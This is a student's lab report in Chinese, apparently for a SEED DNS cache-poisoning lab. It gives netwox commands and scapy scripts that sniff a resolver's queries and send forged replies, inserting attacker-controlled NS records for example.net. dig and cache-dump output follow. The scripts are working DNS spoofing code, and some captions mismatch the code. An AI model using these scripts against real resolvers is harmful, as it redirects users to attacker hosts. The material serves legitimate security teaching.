
关闭 netwox 后，结果如上图所示，返回了正常的 IP

Task 6




```
[09/15/20]seed@VM:~$ sudo netwox 105 -h "www.example.net" -H "10.0.2.5" -a "ns.e
xample.com" -A "2.3.3.3" -f "src host 10.0.2.8" -s raw -T 20
DNS_question___________________________________________________.
| id=4424    rcode=OK            opcode=QUERY                    |
| aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=1         |
| www.example.net. A                                            |
| . OPT UDPpl=512 errcode=0 v=0 ...                             |
|_______________________________________________________________|
DNS_answer_____________________________________________________.
| id=4424    rcode=OK            opcode=QUERY                    |
| aa=1 tr=0 rd=0 ra=0  quest=1  answer=1  auth=1  add=1         |
| www.example.net. A                                            |
| www.example.net. A 20 10.0.2.5                                |
| ns.example.com. NS 20 ns.example.com.                         |
| ns.example.com. A 20 2.3.3.3                                  |
|                                                               |
```

Netwox 代码如上图所示



```
[09/15/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47470
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        20      IN      A       10.0.2.5

;; Query time: 32 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Tue Sep 15 07:47:17 EDT 2020
;; MSG SIZE  rcvd: 60
```


dig 响应如上图所示



```
[09/15/20]seed@VM:~$ sudo rndc dumpdb -cache
[09/15/20]seed@VM:~$ sudo cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20200915115222
; authanswer
.                       14      IN NS   ns.example.com.
; authauthority
ns.example.com.         14      NS      ns.example.com.
; additional
                        14      A       2.3.3.3
; authanswer
www.example.net.        14      A       10.0.2.5
```


导出 DNS 缓存，如上图所示。

Task 7




```
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
  if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
     IPpkt = IP(dst=pkt[IP].src,src=pkt[IP].dst)
     UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

     Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                    rdata='10.0.2.5', ttl=259200)
     NSsec  = DNSRR(rrname="example.net", type='NS',
                    rdata='ns.attacker32.com', ttl=259200)
     DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,
                  aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=1,
                  an=Anssec, ns=NSsec)
     spoofpkt = IPpkt/UDPpkt/DNSpkt
     send(spoofpkt)

pkt=sniff(filter='udp and (src host 10.0.2.8 and dst port 53)',
        prn=spoof_dns)
```

利用 scapy 的 python 代码如上图所示



```
[09/15/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 30424
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.net.            172774  IN      NS      ns.attacker32.com.

;; Query time: 12 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Tue Sep 15 21:16:51 EDT 2020
;; MSG SIZE  rcvd: 91
```

dig www.example.com 的结果如上图所示




```
[09/15/20]seed@VM:~$ dig mail.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> mail.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 30185
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;mail.example.net.              IN      A

;; Query time: 13 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Tue Sep 15 21:15:31 EDT 2020
;; MSG SIZE  rcvd: 34
```

dig mail.example.net 的结果如上图所示，说明 domain(.example.net.)对应的域名服务器已经被修改成功


因为 ns.attack32.com 不提供任何 DNS 服务，所以没有回应

Task 8



```python
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
  if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
     IPpkt = IP(dst=pkt[IP].src,src=pkt[IP].dst)
     UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

     Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                    rdata='10.0.2.5', ttl=259200)
     NSsec1 = DNSRR(rrname="example.net", type='NS',
                    rdata='attacker32.com', ttl=259200)
     NSsec2 = DNSRR(rrname="google.com", type='NS',
                    rdata='attacker32.com', ttl=259200)
     DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,
                  aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=2,
                  an=Anssec, ns=NSsec1/NSsec2)
     spoofpkt = IPpkt/UDPpkt/DNSpkt
     send(spoofpkt)

pkt=sniff(filter='udp and (src host 10.0.2.8 and dst port 53)',
          prn=spoof_dns)
```


缓存污染代码如上图所示



```
[09/15/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20580
          qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.

;; Query time: 24 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Tue Sep 15 22:20:35 EDT 2020
;; MSG SIZE  rcvd: 88
```


Authority section 并没有包含 facebook.com 的相关记录，说明 DNS 服务器认为 facebook.com 的权威 DNS 服务器是 attacker32.com 这一条目并不安全，所以没有保留在缓存中

Task 9



```
def spoof_dns(pkt):
  if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
     IPpkt = IP(dst=pkt[IP].src,src=pkt[IP].dst)
     UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

     Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                    rdata='10.0.2.5', ttl=259200)
     NSsec1 = DNSRR(rrname="example.net.", type='NS',
                    rdata='attacker32.com.', ttl=259200)
     NSsec2 = DNSRR(rrname="example.net.", type='NS',
                    rdata='ns.example.net.', ttl=259200)
     Addsec1 = DNSRR(rrname='attacker32.com.', type='A',
                    ttl=259200, rdata='1.2.3.4')
     Addsec2 = DNSRR(rrname='ns.example.net', type='A',
                    ttl=259200, rdata='5.6.7.8')
     Addsec3 = DNSRR(rrname='www.facebook.com.', type='A',
                    ttl=259200, rdata='3.4.5.6')
     DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,
                  aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=2,arcount=3,
                  an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)
     spoofpkt = IPpkt/UDPpkt/DNSpkt
     send(spoofpkt)
```

Spoof 代码如上图所示



```
[09/15/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11735
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.
example.net.            259200  IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         259200  IN      A       5.6.7.8
attacker32.com.         259200  IN      A       1.2.3.4
```

dig 结果如上图所示，说明 DNS 服务器认为 facebook.com 的相关信息不够安全，所以没有保存在缓存中

学号：57117127
姓名：贺博文